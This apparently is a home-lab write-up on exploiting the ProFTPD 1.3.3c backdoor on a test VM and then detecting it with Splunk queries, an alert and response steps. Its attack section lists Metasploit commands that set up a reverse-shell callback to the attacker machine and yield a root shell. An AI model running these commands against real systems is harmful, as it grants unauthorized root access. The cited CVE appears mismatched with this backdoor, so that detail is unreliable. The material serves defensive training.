Exercise 02 — Exploitation (ProFTPD 1.3.3c Backdoor)

Overview

Date: 2026-03-07 **Attacker Machine:** Kali Linux (192.168.64.3) **Target Machine:** Basic Pentesting 1 / vtcsec (192.168.64.7) **CVE:** CVE-2010-4221 **Objective:** Exploit a known backdoor in ProFTPD 1.3.3c using Metasploit to gain a root shell, then detect the exploitation activity in Splunk.

1. Objective

Following the reconnaissance phase (Exercise 01), the target was identified as running ProFTPD 1.3.3c on port 21. This version contains a known backdoor introduced via a compromised source distribution in 2010. The backdoor allows unauthenticated remote code execution, making it a critical vulnerability. This exercise simulates an attacker exploiting this vulnerability and documents how a SOC analyst would detect it.

2. Attack Execution

Vulnerability Identification

Nmap scan from Exercise 01 identified the vulnerable service:
21/tcp open ftp ProFTPD 1.3.3c

Exploitation via Metasploit

```
# Launch Metasploit
msfconsole
# Search for ProFTPD exploits
search proftpd
# Select the backdoor exploit
use exploit/unix/ftp/proftpd_133c_backdoor
# Configure target
set RHOSTS 192.168.64.7
# Set reverse shell payload
set PAYLOAD cmd/unix/reverse
# Set attacker IP for callback
set LHOST 192.168.64.3
# Launch exploit
exploit
```

Result

```
root@vtcsec:~# whoami
root
```

Root shell obtained successfully. Full system access achieved without credentials.

3. Log Evidence

FTP Connection Spike

The exploitation generated an abnormal burst of FTP connections from Kali (192.168.64.3) to the target within a single minute window.

Metric	Value

Total FTP Connections	26
First Contact	2026-03-07 10:17:38
Last Contact	2026-03-07 11:08:19
Total Attack Duration	50.68 minutes



Attack Timeline

The Splunk timeline reconstruction revealed two distinct phases of attacker activity:


Phase	Time	Activity
Reconnaissance	10:17:38 — 10:17:46	Nmap scan generating 24 FTP connections in under 8 seconds
Exploitation	11:08:09 — 11:08:19	Backdoor exploit — FTP session opened, payload executed, session closed

Key finding: The attacker returned to the target 50 minutes after initial reconnaissance to launch the exploitation — a realistic attack pattern where attackers conduct initial recon, analyze results, then return with a targeted exploit.

Screenshots

File	Description
screenshots/exercise02-proftpd-connection-spike.png	
screenshots/exercise02-attack-timeline.png	

screenshots/exercise02-splunk-alert-saved.png



4. Detection

SPL Query — FTP Connection Spike

```
index=main host="192.168.64.7"
| search "proftpd" "192.168.64.3"
| bucket _time span=1m
| stats count as FTP_Connections by _time, host
| where FTP_Connections > 5
```

Detects exploitation by flagging abnormal FTP connection volume. Threshold set to 5 per minute to catch both the high volume scan burst and quieter exploitation attempts.

SPL Query — Attack Timeline Reconstruction

```
index=main host="192.168.64.7"
| search "proftpd" "192.168.64.3"
| stats count as connections, earliest(_time) as first_seen, latest(_time) as last_seen by host
| eval duration_minutes=round((last_seen-first_seen)/60,2)
| eval first_seen=strftime(first_seen,"%Y-%m-%d %H:%M:%S")
| eval last_seen=strftime(last_seen,"%Y-%m-%d %H:%M:%S")
| table host, connections, first_seen, last_seen, duration_minutes
```

Reconstructs full attacker activity timeline showing total connections, first and last seen timestamps, and total duration of attacker presence on the network.

Splunk Alert Configuration

Setting	Value
Alert Name	ProFTPD Exploitation Detected
Schedule	Every hour
Trigger Condition	Number of results > 5 per minute
Trigger	Once
Expiration	24 hours
Severity	Critical
Action	Add to Triggered Alerts

Analyst note: Severity set to Critical. Unlike reconnaissance activity, this alert confirms successful exploitation and root level access to the target system. Immediate escalation and incident response would be required in a real environment.

5. Response Notes

If this alert fired in a real SOC environment, the following steps would be taken:

1. **Immediate isolation** — Remove the affected system from the network to prevent lateral movement
2. **Identify the source** — Is 192.168.64.3 a known internal asset? If unknown, treat as active threat
3. **Determine scope** — What did the attacker do after gaining root? Check auth logs, bash history, new files created
4. **Preserve evidence** — Snapshot the system before any remediation
5. **Escalate to Incident Response** — Critical severity warrants immediate IR team involvement
6. **Patch** — ProFTPD 1.3.3c must be updated or removed immediately
7. **Hunt for persistence** — Check for backdoors, cron jobs, new user accounts, or SSH keys added

6. Key Takeaways

- A single unpatched service can give an attacker full root access to a system
- Abnormal FTP connection volume is a reliable indicator of ProFTPD backdoor exploitation

- Attack timeline reconstruction using SPL reveals attacker behavior patterns across multiple phases
- Severity classification matters — Critical alerts require immediate response, not just logging
- The gap between reconnaissance and exploitation (50 minutes) mirrors real world attack patterns where attackers analyze scan results before choosing their exploit